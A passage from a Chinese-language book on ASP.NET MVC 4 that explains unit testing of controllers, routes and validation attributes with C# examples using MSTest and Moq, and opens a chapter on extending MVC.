选择 Create a unit test project 复选框，ASP.NET MVC New Project Wizard 就会创建一个相关的单元测试项目，同时还会用一套默认的单元测试来填充新创建的项目。这些默认的单元测试可以帮助新用户理解如何编写 ASP.NET MVC 应用程序的测试程序。

第三方单元测试框架

ASP.NET MVC New Project Wizard 对话框中的 Test Framework 组合框可用来选择要使用的单元测试框架。对于使用 Visual Studio 付费版本的用户，对话框中还会包含一个组合框，Visual Studio Unit Test 被设计由第三方单元测试框架提供；检查选择的单元测试，确定它是否支持 ASP.NET MVC。

13.2.1　检查默认单元测试

默认的应用程序模板为我们提供了足够的功能来开始第一个应用程序。当创建新项目时，系统会自动打开 HomeController.cs 文件。HomeController.cs 文件中包含三个操作方法：Index、About 和 Contact。下面是 Index 操作方法的源代码：

```
public ActionResult Index()
{
   ViewBag.Message = "Modify this template to jump-start
                   your ASP.NET MVC application.";

   return View();
}
```

这是非常简单的代码。把欢迎文本设置到弱类型数据中并发送给视图(ViewBag 对象)，然后返回一个视图结果。如果想要简化单元测试，那么这样做就可以了。在默认的单元测试项目中，Index 操作方法只有一个测试程序：

```
[TestMethod]
public void Index()
{
   // Arrange
   HomeController controller = new HomeController();

   // Act
   ViewResult result = controller.Index() as ViewResult;

   // Assert
   Assert.AreEqual("Modify this template to jump-start your
       ASP.NET MVC application.", result.ViewBag.Message);
}
```

上面是一个非常好的单元测试：按照 3A 形式编写，由 3 行代码组成，并且非常容易理解。然而，尽管这样，该单元测试程序仍然有待完善。虽然 Index 操作方法只有两行源代码，却要完成三项任务：

- 把欢迎文本设置到 ViewBag 对象中。

● 返回一个视图结果。

● 返回的视图结果使用默认视图。

作为初学者，我们可以看出该单元测试实际上是在测试这三个问题中的两个问题，并且其中还有一个潜在的微妙错误。由于我们让单元测试尽可能精简、单一集中，因此这里至少需要两个单元测试，一个用于测试欢迎文本，另一个用于测试返回的视图结果。当然编写三个单元测试，也不为错。

测试程序中微妙的错误出现在 as 关键字的使用上。在 C#中，as 关键字用来把值转换为给定的类型的值，如果值的类型与给定类型不兼容，就会返回 null。然而在单元测试程序的 assert 部分，在没有检查返回的视图结果是否为空的情况下，测试程序就解引用了 result。这里将该问题标记为待测试的第四个问题：操作方法不能返回 null。

转换是一个令人感兴趣的代码味道(code smell)，也就是说我们觉得代码中在某个地方存在错误的暗示。转换真是必需的吗？显而易见，单元测试程序需要 ViewResult 类的一个实例才能访问 ViewBag 属性；这部分没问题。但是我们可以对操作方法的代码做细微改动，而使转换成为不必要的吗？答案是可以的，而且我们应该按下面这样操作：

```
public ViewResult Index()
{
   ViewBag.Message = "Modify this template to jump-start
                     your ASP.NET MVC application.";
   return View();
}
```

通过把操作方法的返回值由一般的 ActionResult 类型修改为具体的 ViewResult 类型，我们可以清楚地表达代码的功能：Index 操作方法总是返回一个视图。现在只对产品代码做了一点简单的修改，我们就由测试的 4 个问题减少为 3 个问题。如果 Index 操作方法还需要返回除 ViewResult 之外的其他对象(例如，有时需要返回一个视图，有时需要进行重定向)，那么我们还是不得不采用 ActionResult 作为返回类型。如果真是这样，显然，我们还必须测试实际的返回类型，因为返回类型未必总是一样的。

接下来把前面的测试程序重写成两个，如下所示：

```
[TestMethod]

public void IndexShouldAskForDefaultView()
{
   HomeController controller = new HomeController();

   ViewResult result = controller.Index();

   Assert.IsNotNull(result);
   Assert.IsNull(result.ViewName);
}

[TestMethod]
```

```
public void IndexShouldSetWelcomeMessageInViewBag()
{
   HomeController controller = new HomeController();

   ViewResult result = controller.Index();

   Assert.AreEqual("Modify this template to jump-start your
      ASP.NET MVC application.", result.ViewBag.Message);
}
```

测试程序修改后，看起来好多了。虽然测试程序依然简单，但它却消除了影响其他测试程序的微妙错误，此外，还可以清楚地测试操作方法中的两个独立行为。还有一点值得注意的是，我们也给了测试程序更加详细、描述性更强的名称，可以用来在不查看测试程序的内部代码的情况下，帮助我们理解测试失败的原因。我们可能不知道名为 Index 的测试程序为什么会失败，但是我们一定清楚地了解 IndexShouldSetWelcomeMessageInViewBag 测试失败的原因。

消除单元测试中的重复内容

通过上面的代码，我们可能已经注意到重写的两个新的单元测试有代码重叠的部分。如果是产品代码，我们会重构代码来消除重复。而对于单元测试程序代码，我们可以这样做吗？

可以，但是我们应该弄清楚何时以及如何消除重复。大部分单元测试框架允许我们在测试类中编写每个测试执行之前执行的代码。这似乎是消除重复的理想方法。例如，重新编写的两个单元测试能被重构如下：

```
[TestClass]
public class IndexTests
{
   private HomeController controller;
   private ViewResult result;

   [TestInitialize]
   public void SetupContext()
   {
      controller = new HomeController();

      result = controller.Index();
   }

   [TestMethod]
   public void ShouldAskForDefaultView()
   {
      Assert.IsNotNull(result);
      Assert.IsNull(result.ViewName);
   }
```

```
        [TestMethod]
        public void ShouldSetWelcomeMessageInViewBag()
        {
            Assert.AreEqual("Modify this template to jump-start
                            your ASP.NET MVC application.",
                result.ViewBag.Message);
        }
    }
```

这样好吗？从好的方面来说，这样减少了代码的重复，但不好的方面是，它移动了测试方法中的 arrange 部分和 act 部分。移除设置代码将使得单元测试更难进行，特别是当测试类中包含有很多个测试时。根据是以使测试程序清晰的名义保留重复，还是以维护的名义减少重复这两种观点，开发人员被分成两个派别。

如果打算以这种方式使用单元测试，那么每个上下文(context)使用一个测试类最好；这里的上下文指的是共同的设置代码(common setup code)。不是把一个产品代码类的所有测试归到一个测试类中，而是按照设置代码的共性归类测试程序。可使用像 EmptyStackTests 这样的名称的测试类结束，而不是像 PushTests 这样的测试类。

尝试将这种重构与“每个产品类一个测试类”结合，可以有效地解决这一问题。当向一个单一测试类中添加数十(或数百)个测试时，支持所有这些测试的必要设置代码就会变得非常多。此时，我们就不能清楚地知道哪个单元测试需要哪些行设置代码了。为了可维护性，我们强烈建议每个上下文对应一个测试类。

13.2.2 只测试自己编写的代码

单元测试和 TDD 的初学者很容易犯的一个错误是，他们经常有意无意地测试不是由自己编写的代码。实际上，我们的测试应该集中在自己编写的代码上，而不是它们所依赖的代码或逻辑上。

作为一个具体的例子，请看下面样例操作方法：

```
public ActionResult About()
{
    return View();
}
```

操作方法没有比这还简单的了。显然，我们应该也能够为这段代码编写一个比较简单的单元测试：

```
[TestMethod]
public void AboutShouldAskForDefaultView()
{
    HomeController controller = new HomeController();

    ViewResult result = (ViewResult)controller.About();
```

```
        Assert.IsNotNull(result);
        Assert.IsNull(result.ViewName);
    }
```

当调用一个控制器操作，并通过 MVC 管道渲染一个视图时，会发生一系列事件：MVC 定位操作方法；然后，调用模型绑定器为每个操作方法参数绑定值来调用这些操作方法，从操作方法中取出值并执行，最后把输出结果发送回浏览器。另外，由于我们请求的是默认视图，因此，系统尝试在文件夹~/Views/Home 和~/Views/Shared 文件夹中查找一个名为 About 的视图(以匹配操作名称)。

这个单元测试不涉及任何代码。单元测试应该只测试要测试的代码，而不是它的合作者。一次测试多个问题的测试称为集成测试(integration test)。如果仔细想一下，会发现不存在这样的测试，因为这样的测试行为的所有其余部分由 ASP.NET MVC 框架本身提供，而不是由我们编写代码实现。从单元测试的角度来说，我们必须相信：ASP.NET MVC 框架能够做所有这些事情。测试一起运行的所有代码也是一个宝贵的锻炼，但它超出了单元测试的范围。

现在重点讨论一下 ViewResult 类。它是调用 About 操作的直接结果。我们要测试系统默认查找 About 视图的能力吗？我们可以说不，因为这不是我们自己编写代码来实现，而是由 ASP.NET MVC 框架提供，即便该字变量不是必不可少的。我们也可以说不，尽管它是自己定义的操作结果类，但它不是我们当前要测试的代码。目前，我们关注 About 操作。其实，About 操作采用了一个具体操作结果类型才是我们所需要知道的；具体它做的什么是该段代码的单元测试所关注的问题。事实上，可以认为，操作结果无论是由我们自定义的还是由 ASP.NET 团队提供的，操作结果代码就其本身而言都能得到充分的测试。

13.3　单元测试用于 ASP.NET MVC 应用程序的技巧和窍门

现在我们学习了的必要工具，接下来详细介绍 ASP.NET MVC 应用程序中常见的一些单元测试任务。

13.3.1　控制器测试

默认的单元测试项目包含一些控制器测试程序，这些默认的测试程序在本章前面已修改完善。控制器测试中存在有数量惊人的微妙差异，这些差异通常位于体面代码和优质代码之间的细小不同处。

1. 控制器中不要包含业务逻辑

在模型-视图-控制器结构中，控制器主要承担着模型(包含业务逻辑)和视图(包含用户界面)之间的协调者角色，是把每个部分连接到一块儿，并使其运行的调度程序。

当谈论业务逻辑时，它可以和数据或输入验证一样简单，也可以和申请长期运行进程(比如核心业务工作流)一样复杂。作为一个示例，控制器不应该试图验证模型是正确的，因为这是业务模型层的任务。然而，当被告知模型无效时，控制器需要关注采取什么样的操作(可能当模型无效时，需要重新显示一个特定视图，或当模型有效时，用户将被发送到另一个页面)。

因为控制器操作方法比较简单，所以相应地，操作方法的单元测试也应该简单。单元测试也应该和控制器一样，把业务逻辑和单元测试逻辑分开。

为了更加详细地说明这条忠告，下面考虑模型和验证。一个好的单元测试和坏的单元测试之间的差异是十分微妙的。一个好的单元测试会提供一个假的业务逻辑层，用来根据测试需要来告知控制器模型是否有效；而一个坏的单元测试会把好的数据或坏的数据胡乱拼凑到一块，由现有的业务逻辑层为控制器辨别数据的好坏。坏的单元测试一次测试两个组件(控制器操作和业务层)。使用坏的单元测试的一个不太明显的问题是它使用了坏的数据；如果随着时间的推移，坏数据的定义发生了改变，那么测试也会变得不正常，当运行测试时，可能会导致假阴性的结果(或更糟的是，假阳性)。

想要编写良好的单元测试还要求控制器设计中的一些准则，这也是提出下面第二条忠告的直接原因。

2. 通过构造函数传递服务依赖

为了编写刚才讨论的好单元测试，我们需要提供一个假的业务逻辑层。如果控制器直接绑定到业务层，这将会是相当大的挑战。而如果通过构造函数把业务层看成一个服务参数，这样就会使我们提供假业务层变得很简单。

这里正是 12 章忠告的用武之地。ASP.NET MVC 3 引入了一些简单方法来实现应用程序中的依赖注入，从而使得通过构造函数参数获得服务的理念成为可能，可喜的是这一过程非常简单。我们现在可以在单元测试中轻松地利用这些成果来帮助实现隔离测试(单元测试的三个关键方面之一)。

为了测试这些服务依赖，要求服务是可替换的。也就是说，我们需要用接口或抽象基类来表示服务。为单元测试编写的假替代层可以手动编写代码实现，或者使用模拟框架来简化实现。甚至可使用称为自动模拟容器(auto-mocking containers)的特殊种类的依赖注入容器来帮助自动创建。

手动编写假服务的一个常见方法是间谍(spy)，它只是记录传递的值，以便单元测试后期检查。例如，假如我们有一个 Math 服务(一个简单例子)，带有如下接口：

```
public interface IMathService
{
   int Add(int left, int right);
}
```

上述代码中使用的方法的参数需要两个值，返回一个值。显而易见，Math 服务的真实

实现是求两个值的和。间谍实现可能如下：

```
public class SpyMathService : IMathService
{
   public int Add_Left;
   public int Add_Right;
   public int Add_Result;

   public int Add(int left, int right)
   {
      Add_Left = left;
      Add_Right = right;
      return Add_Result;
   }
}
```

现在单元测试可以创建该间谍的一个实例，当调用 Add 时，用传回来的值设置 Add_Result，在测试完毕后，可断言 Add_Left 和 Add_Right 的值以确保进行了正确交互。注意间谍在这里没有对两个值求和，因为我们只关注进出数学服务的值：

```
[TestMethod]
public void ControllerUsesMathService()
{
   var service = new SpyMathService { Add_Result = 42; }
   var controller = new AdditionController(service);

   var result = controller.Calculate(4, 12);

   Assert.AreEqual(service.Add_Result, result.ViewBag.TotalCount);
   Assert.AreEqual(4, service.Add_Left);
   Assert.AreEqual(12, service.Add_Right);
}
```

3. 对 HttpContext 操纵采用操作结果

ASP.NET 核心基础结构主要由 IHttpModule 和 IHttpHandler 接口，以及 HttpRequest 和 HttpResponse 等类的 HttpContext 层次结构组成。这些也是所有 ASP.NET 构建的基础类，无论是 Web Forms、MVC 还是 Web Pages 都是在其上构建。

但是，从测试角度来看，这些类并不友好。由于没有办法替换其功能，因此使得测试与它们之间的任何交互都非常困难(尽管不是不可能)。.NET 3.5 SP1 中引入了一个称为 System.Web.Abstractions.dll 的程序集，其中创建了这些类的抽象版本(HttpContextBase 是 HttpContext 的抽象版本)。ASP.NET MVC 中的所有程序都是用这些抽象类而不是通过它们原始的对应类编写的，从而使得与这些类的交互代码的测试变得简单。

但是即便这样也不完美。这些类仍有非常深的层次结构，而且其中的大多数类还有数十个属性和方法。这些类提供的间谍版本非常乏味而且易于出错，因此，大部分开发人员采用模拟框架来简化这项工作。即便如此，重复地设置模拟框架仍然单调乏味。因为控制

器测试量非常大，所以我们应该尽量减少编写测试所带来的痛苦。

考虑 ASP.NET MVC 中的 RedirectResult 类，它的实现非常简单，只是调用了方法 HttpContextBase.Response.Redirect。为什么开发团队费尽心思的创建这个类呢？当我们把一行代码换成另一行更简单的代码时，答案就浮出水面了：使单元测试更加容易。

为了清楚地说明问题，下面编写一个假想的操作方法，用来重定向到网站的另一部分：

```
public void SendMeSomewhereElse()
{
   Response.Redirect("~/Some/Other/Place");
}
```

上面的操作方法非常容易理解，但它的测试程序没有我们想象的简单。使用 Moq 模拟框架(下载网址为 http://code.google.com/p/moq/)编写的单元测试如下：

```
[TestMethod]
public void SendMeSomewhereElseIssuesRedirect()
{
   var mockContext = new Mock<ControllerContext>();
   mockContext.Setup(c =>
       c.HttpContext.Response.Redirect("~/Some/Other/Place"));
   var controller = new HomeController();
   controller.ControllerContext = mockContext.Object;

   controller.SendMeSomewhereElse();

   mockContext.Verify();
}
```

这是一些丑陋的代码，即便知道如何编写也是如此！重定向几乎是我们所能做的最简单的事情。如果每次为操作编写测试程序时都不得不编写这样的代码，将是非常痛苦的一件事。因为必要的间谍类的源程序清单会占据好几页，所以从测试角度来看，Moq 非常接近理想情况。然而，尽管小的改变对控制器的可读性没有多大影响，但却可以大大提高单元测试程序的可读性，如下所示：

```
public RedirectResult SendMeSomewhereElse()
{
   return Redirect("~/Some/Other/Place");
}

[TestMethod]
public void SendMeSomewhereElseIssuesRedirect()
{
   var controller = new HomeController();

   var result = controller.SendMeSomewhereElse();

   Assert.AreEqual("~/Some/Other/Place", result.Url);
}
```

当使用 HttpContext 和友元把交互内容封装到操作结果中时，我们就把测试的负担转移到了一个隔离的地方。所有控制器都可以拥有可读性强的测试程序。同样重要的是，如果需要修改逻辑，我们只需在一个地方修改并且只需要改变少量测试，而不需要修改数十甚至数百个控制器测试。

4. 对 UpdateModel 使用操作参数

ASP.NET MVC 中的模型绑定系统负责将请求数据转换成操作可使用的值。请求数据可能来自提交的表单，也可能来自查询字符串值，甚至可能来自 URL 路径的部分内容。无论请求数据来自哪里，在控制器中通常都使用两种方式来获取：作为一个操作参数获取，通过调用 UpdateModel(或者 TryUpdateModel，只是拼写稍微长点)获取。

下面的操作方法的例子便是采用这两种方式获取请求数据：

```
[HttpPost]
public ActionResult Edit(int id)
{
   Person person = new Person();
   UpdateModel(person);
   [...other code left out for clarity...]
}
```

参数 id 和变量 person 使用了上面提到的两种方式来获取请求数据。使用操作参数获取请求数据为单元测试带来的好处是显而易见的，这样可以很容易地为单元测试提供操作方法需要的任何类型的实例，而没必要改变任何基础结构。另一方面，UpdateModel 是 Controller 基类的一个非虚拟方法，这意味着不能轻易地覆盖它的行为。

如果真需要更新 UpdateModel，我们有几个策略可以把数据传入模型绑定系统。最明显的一个策略便是重写 ControllerContext(正如前面所介绍的)，并为模型绑定器提供假的表单数据。Controller 类也可以向模型绑定器提供能够用来提供假数据的与/或值提供器。从我们模拟的探索中，可以很清楚地知道这些选项是我们最后的选择。

5. 利用操作过滤器实现正交

这条忠告类似于操作结果那条忠告。它的核心推荐是把测试难度大的代码隔离到一个可重用的单元中，从而把困难的测试与可重用单元绑在了一块，而不会波及整个控制器测试。

不过，这也不是说没有了单元测试的负担。不像操作结果情形那样，我们没有任何可以直接检查的输入或输出。一个操作过滤器通常应用于一个操作方法或一个控制器类。为了能够进行单元测试，我们只需确保该特性是存在的，而把实际功能的测试留给其他人来做。单元测试可以使用一些简单的反射来查找并且确认特性(和一些需要检查的重要参数)的存在。

还有一个重要方面是：当单元测试调用操作时，操作过滤器并不运行。操作过滤器之

所以能够在一个标准的 ASP.NET MVC 应用程序中运行，是因为 ASP.NET MVC 框架本身会在合适的时候查找和运行它。因为操作过滤器被附加到的方法正在运行，所以对于使它们运行的特性没有什么神奇的。

当运行单元测试中的操作时，请记住，不要依赖于操作过滤器的执行。这可能稍微会使操作方法中的逻辑复杂化，而复杂程度取决于操作过滤器所做的具体工作。例如，如果过滤器向 ViewBag 属性添加数据，那么当操作在测试下运行时，要添加的数据是不存在的。因此，我们需要意识到单元测试和控制器本身的事实。

本节标题中的忠告建议操作过滤器的使用应限于正交活动，之所以这样，是因为操作过滤器在单元测试环境中不能运行。如果操作过滤器正在进行使操作执行的关键步骤，那么这些代码可能应该放在其他地方，比如一个辅助类中，而不是一个过滤器特性中。

13.3.2 路由测试

一旦了解到所有基础结构所在的正确位置，路由测试就会变成一个十分简单的过程。因为路由使用的是 ASP.NET 核心基础结构，所以我们会采用 Moq 来编写替代程序。

默认的 ASP.NET MVC 项目模板会在 global.asax 文件中注册两个路由：

```
public static void RegisterRoutes(RouteCollection routes)
{
   routes.IgnoreRoute("{resource}.axd/{*pathInfo}");

   routes.MapRoute(
       "Default",
       "{controller}/{action}/{id}",
       new { controller = "Home", action = "Index", id = UrlParameter.Optional
}
   );
}
```

使用 ASP.NET MVC 工具把注册函数创建为一个公共静态函数是非常方便的，也就是说，我们可以非常容易地从一个带有 RouteCollection 实例的单元测试中调用它，并用它来把所有路由映射到集合中，以便检查和执行。

在测试这些代码以前，还需要学习一些路由的知识。有关路由的内容在第 9 章已经做过相应的介绍，现在需要重点理解基本路由注册系统的工作原理。如果观察 RouteCollection 类上的 Add 方法，会注意到，它采用一个名称和一个 RouteBase 类型的实例作为参数：

```
public void Add(string name, RouteBase item)
```

RouteBase 是一个抽象类，它的主要作用是将传入的请求数据映射到路由数据中：

```
public abstract RouteData GetRouteData(HttpContextBase httpContext)
```

ASP.NET MVC 应用程序通常不直接使用 Add 方法，而是直接调用 MapRoute 方法(ASP.NET MVC 框架提供的一个扩展方法)。在 MapRoute 方法内部，ASP.NET MVC 框架

本身使用一个合适的 RouteBase 对象调用 Add 方法。从使用角度来看，我们只需关心返回的 RouteData 结果；具体地说，我们想知道调用了哪个处理程序，返回的路由结果数据值是什么。

1. 测试 IgnoreRoute 函数调用

下面开始 IgnoreRoute 调用，并编写一个在操作展示的测试程序：

```
[TestMethod]
public void RouteForEmbeddedResource()
{
    // Arrange
    var mockContext = new Mock<HttpContextBase>();
    mockContext.Setup(c => c.Request.AppRelativeCurrentExecutionFilePath)
               .Returns("~/handler.axd");
    var routes = new RouteCollection();
    MvcApplication.RegisterRoutes(routes);

    // Act
    RouteData routeData = routes.GetRouteData(mockContext.Object);

    // Assert
    Assert.IsNotNull(routeData);
    Assert.IsInstanceOfType(routeData.RouteHandler,
                            typeof(StopRoutingHandler));
}
```

Arrange 部分创建了一个 HttpContextBase 类型的模拟容器。因为路由需要知道请求的 URL 是什么，所以它调用了 Request.AppRelativeCurrentExecutionFilePath。我们所需要做的是，告诉 Moq 每当调用该方法时，返回想要测试的 URL。剩余的 Arrange 部分创建了一个空的路由集合，并请求应用程序把它的路由注册到该集合中。

然后Act 部分要求路由从请求数据中获取路由数据，并返回一个 RouteData 实例。如果没有匹配的路由，RouteData 实例就会为空，因此，第一个测试是要确保存在匹配路由。对于该测试，不必关心任何路由数据值，而只需知道命中一个忽略路由(ignore route)，之所以这样，是因为路由处理程序是 System.Web.Routing.StopRoutingHandler 的一个实例。

2. 测试 MapRoute 函数调用

由于这些是与应用程序功能实际匹配的路由，因此 MapRoute 函数调用的测试可能会更有趣。虽然默认只有一个路由，但是传入的 URL 中可能存在多个与该路由相匹配。

第一个测试确保传入的首页请求能够映射到默认的控制器和操作：

```
[TestMethod]
public void RouteToHomePage()
{
    var mockContext = new Mock<HttpContextBase>();
```

```
        mockContext.Setup(c => c.Request.AppRelativeCurrentExecutionFilePath)
                 .Returns("~/");
        var routes = new RouteCollection();
        RouteConfig.RegisterRoutes(routes);

        RouteData routeData = routes.GetRouteData(mockContext.Object);

        Assert.IsNotNull(routeData);
        Assert.AreEqual("Home", routeData.Values["controller"]);
        Assert.AreEqual("Index", routeData.Values["action"]);
        Assert.AreEqual(UrlParameter.Optional, routeData.Values["id"]);
    }
```

不像刚才的忽略路由测试，该测试需要知道路由内部的数据值。路由系统填充 controller、action 和 id 的值。因为该路由有三个可替换的部分，所以这里需要使用 4 个测试，它们的数据和结果可能如表 13-1 所示。如果单元测试框架支持数据驱动测试，那么路由将是利用这些功能的不二选择。

表 13-1　默认路由映射示例

URL	CONTROLLER	ACTION	ID
~/	Home	Index	UrlParameter.Optional
~/Help	Help	Index	UrlParameter.Optional
~/Help/List	Help	List	UrlParameter.Optional
~/Help/Topic/2	Help	Topic	2

3. 不匹配路由的测试

不需要对不匹配路由编写测试代码。到现在为止编写的测试都是自己编写的代码测试；也即调用 IgnoreRoute 或 MapRoute 方法。如果为不匹配路由编写测试，我们只需在该点上测试路由。可以假设它能够正确运行。

13.3.3　验证测试

ASP.NET MVC 中的验证系统利用了.NET 框架中的 Data Annotations 库，其中包括实现了 IValidatableObject 接口的自验证对象，和基于上下文的验证，该验证允许验证器访问包含验证属性的“容器”对象。MVC 使用 IClientValidatable 接口对验证系统进行了扩展，这样就可以在客户端验证中使用验证特性。除了内置的 DataAnnotations 验证特性外，MVC 还添加了两个新的验证器：CompareAttribute 和 RemoteAttribute。

客户端的变化是巨大的。ASP.NET MVC 团队添加了对非侵入式验证的支持，从而可以实现将验证规则作为 HTML 元素而不是内嵌的 JavaScript 代码来渲染。MVC 是 ASP.NET 团队承诺的第一个充分结合了 JavaScript 中 jQuery 家族的框架。尽管非侵入式验证特性以独立于框架的形式来实现，但是实现使用的 MVC 则基于 jQuery 和 jQuery Validate。

开发人员经常编写新的验证规则，大部分应用都会很快超过内置的 4 个验证规则(Required、Range、RegularExpression 和 StringLength)。我们如果编写验证规则，还需要编写相应的服务器端验证代码，这些验证代码可以由服务器端的单元测试框架来测试。此外，可以使用服务器端单元测试框架来测试 IClientValidatable 接口的元数据 API，以确保该规则发出正确的客户端规则。一旦熟悉了数据注解验证系统的工作原理，为这些代码片段编写单元测试是比较简单的。

客户端(JAVASCRIPT)单元测试

如果没有与验证规则合理匹配的相应客户端规则，开发人员可能会选择编写一小段 JavaScript 代码，并且这些 JavaScript 代码可以使用客户端单元测试框架(像 QUnit，由 jQuery 团队开发的单元测试框架)进行单元测试。为客户端 JavaScript 代码编写单元测试超出了本章的讨论范围。但笔者鼓励开发人员花一些时间为自己的 JavaScript 代码找到一个好的客户端单元测试系统。

一个验证特性派生于名称空间 System.ComponentModel.DataAnnotations 中的基类 ValidationAttribute。实现验证逻辑也就是重写两个 IsValid 方法中的一个。就像前面第 6 章中最大单词数验证器，其开始代码如下所示：

```
public class MaxWordsAttribute : ValidationAttribute
{
   protected override ValidationResult IsValid(
      object value, ValidationContext validationContext)
   {
      return ValidationResult.Success;
   }
}
```

验证特性拥有作为参数传递给它的验证上下文。这是.NET 4 的数据注解库中的新重载。当然也可以重写.NET 3.5 的数据注解验证 API 中原始的 IsValid 版本：

```
public class MaxWordsAttribute : ValidationAttribute
{
   public override bool IsValid(object value)
   {
     return true;
   }
}
```

具体选择哪个 API 取决于是否需要访问验证上下文。验证上下文可以用来与包含值的容器对象进行交互。当考虑单元测试时，这是一个问题，因为任何使用验证上下文中信息的验证器都需要一个验证上下文。如果验证器重写了没有验证上下文的 IsValid 版本，那么可以调用它上面只需要模型值和参数名称的 Validate 版本。

另一方面，如果实现了包含验证上下文的 IsValid 版本(并且需要验证上下文中的值)，

就必须调用包含验证上下文的 Validate 版本；否则，IsValid 中的验证上下文就是空的。从理论上讲，任何 IsValid 的实现必须是有弹性的，以防调用时没有验证上下文，因为调用它的代码很有可能是使用.NET 3.5 数据注解 API 编写的；不过在实际应用中，在 ASP.NET MVC 3 及其以后版本中使用的验证器，就可以确定它们总会有一个验证上下文。

这就意味着当编写单元测试时，我们需要给验证器提供一个验证上下文(最起码要在知道这些验证器在使用验证上下文时提供，但在实际应用中，最好总是提供验证上下文)。

正确地创建 ValidationContext 对象是非常棘手的。有几个成员需要正确地设置以便验证器使用。ValidationContext 的构造函数需要三个参数：要被验证的模型实例、服务容器和项集合。这三个参数中只有模型实例是必要的；其他两个应该是 null，因为在 ASP.NET MVC 应用程序中不使用这两个参数。

ASP.NET MVC 可以做两个不同的验证：模型级别验证和属性级别验证。模型级别验证在模型对象作为一个整体被验证时执行(即验证特性置于类上)；属性级别的验证在验证模型的单个属性时执行(即验证特性置于模型类的内部属性上)。ValidationContext 对象在每个情形中都有不同的设置。

当执行模型级别的验证时，单元测试对 ValidationContext 对象的设置如表 13-2 所示；当执行属性级别的验证时，单元测试使用表 13-3 所示的验证规则。

表 13-2　模型验证的验证上下文

属　性	内　容
DisplayName	用在错误提示设置消息中，用来替换{0}。对于模型验证，通常指类型的简单名称(即不带名称空间前缀的类名)
Items	不应用于 ASP.NET MVC 应用程序
MemberName	不应用于模型验证
ObjectInstance	传递到构造函数的值，要验证模型的实例。注意，这与传递给 Validate 的值是同一个值
ObjectType	要验证模型的类型。自动设置为与传递到 ValidationContext 构造函数对象相匹配的类型
ServiceContainer	不应用于 ASP.NET MVC 应用程序

表 13-3　属性验证的验证上下文

属　性	内　容
DisplayName	用在错误提示消息中，用来替换{0}。对于属性验证，通常指属性的名称，尽管它可能被像[Display]或[DisplayName]这样的特性影响
Items	不应用于 ASP.NET MVC 应用程序
MemberName	包含要验证的属性的真实名称。不像 DisplayName，用于显示目的，该属性是它出现在模型类中的精确属性名称

(续表)

属　　性	内　　容
ObjectInstance	传递到构造函数的值，位于包含要验证属性的模型实例中。不像模型验证的情形，它与要传递到 Validate 的值不同，因为传递到 Validate 的值是属性值
ObjectType	要验证模型的类型，而不是要验证属性的类型。自动设置为与传递到 ValidationContext 构造函数对象相匹配的类型
ServiceContainer	不应用于 ASP.NET MVC 应用程序

让来看看每个场景中的一些示例代码。下面的代码展示了如何初始化模型级别单元测试的验证上下文(假设正在测试一个名为 ModelClass 的假设类实例)：

```
var model = new ModelClass { /* initialize properties here */ };
var context = new ValidationContext(model, null, null) {
   DisplayName = model.GetType().Name
};
var validator = new ValidationAttributeUnderTest();

validator.Validate(model, context);
```

在测试内部，如果存在错误，Validate 调用将抛出 ValidationException 类的一个实例。当期望验证失败时，应该用一个 try/catch 代码块环绕 Validate 调用，或者使用测试框架的优先方法来进行异常测试。

现在展示属性级别测试的代码。假设正在测试 ModelClass 模型上的 FirstName 属性，则测试代码如下所示：

```
var model = new ModelClass { FirstName = "Brad" };
var context = new ValidationContext(model, null, null) {
   DisplayName = "The First Name",
   MemberName = "FirstName"
};
var validator = new ValidationAttributeUnderTest();

validator.Validate(model.FirstName, context);
```

对比前面的模型级别示例，有两个关键的不同之处：

- 第一，设置 MemberName 属性值来匹配属性名称，而模型级别验证示例没有设置任何 MemberName 属性值。
- 第二，在调用 Validate 时，要测试属性的值传递给 Validate，而在模型级别验证示例中，是把模型本身传递给 Validate。

当然，如果知道验证特性需要访问验证上下文，那么所有这些代码就都是必要的。如果知道特性不需要验证上下文信息，那么使用简单的只需要对象值和显示名称的 Validate 方法即可。这两个值分别和传递到 ValidationContext 构造函数的值以及设置到验证上下文

的 DisplayName 属性中的值相匹配。

13.4 小结

本章前半部分简要介绍了单元测试和测试驱动开发。通过学习，我们应该对高效的单元测试机制有一个全面理解。后半部分提供了一些真实的指导，阐述了当为 ASP.NET MVC 应用程序编写单元测试时，应该做以及应该避免的事项，从而增强了理论知识。

第 14 章 扩展 ASP.NET MVC


本章主要内容

- 模型的扩展方法
- 视图的扩展方法
- 控制器的扩展方法

第 1 章中曾强调层在 ASP.NET 框架中的重要性。在 2002 年，ASP.NET 1.0 发布时，大部分人不能将核心运行时(即名称空间 System.Web 中的类)和 ASP.NET Web Forms 应用程序平台(即名称空间 System.Web.UI 中的类)区分开来。ASP.NET 开发团队在简单的核心 ASP.NET 运行时抽象之上创建了复杂的 Web Forms 抽象。

ASP.NET 团队的一些新技术建立在核心运行时之上，其中包括 ASP.NET MVC 4。因为 ASP.NET MVC 框架建立在公共抽象之上，所以 ASP.NET MVC 框架能实现的任何功能，任何人(Microsoft 公司内部或外部的人员)也都可以实现。出于同样的原因，ASP.NET MVC 框架本身也由若干层抽象组成，从而使得开发人员能够选择他们需要的 MVC 片段，替换或修改扩展他们不需要的片段。对于每个后续版本，ASP.NET MVC 团队都开放了更多的框架内部定制点。

一些开发人员不需要了解平台的底层扩展，因为他们最多通过 ASP.NET MVC 的第三方扩展间接地来使用这些扩展。至于其他，这些定制点的可用性在决定如何在应用程序中充分利用 MVC 方面起着关键性作用。本章将深入讲解如何将 MVC 片段连接在一起，以及我们设计用于插入、补充或替换的地方。



> 本章中所有的示例源代码都可在名为 Wrox.ProMvc4.ExtendingMvc 的 NuGet 包中获取。采用 Basic 模板创建一个 ASP.NET MVC 应用程序，并添加 NuGet 包，就可以得到一个本章所讨论功能的完整示例。本章只展示了示例代码的重要部分，因此，阅读 NuGet 包中的完整源代码是理解这些扩展工作原理的关键。

14.1 模型扩展

ASP.NET MVC 4 中的模型系统包含几个可扩展部分，其中包括使用元数据描述模型、验证模型以及影响从请求数据中构造模型的能力。下面对系统中的每个可扩展点，都列举相应的一个示例。

14.1.1 把请求数据转化为模型

将请求数据(比如表单数据、查询字符串数据或路由信息)转换为模型的过程称为模型绑定。模型绑定的过程分为两个阶段：

- 通过使用值提供器理解数据的来源
- 使用这些值创建/更新模型对象(通过使用模型绑定器)

1. 使用值提供器解析请求数据

当 ASP.NET MVC 应用程序参与模型绑定时，真实模型绑定过程使用的值都来自值提供器。值提供器的作用仅仅是访问能够在模型绑定过程中正确使用的信息。ASP.NET MVC 框架自带的若干值提供器可以提供以下数据源中的数据：

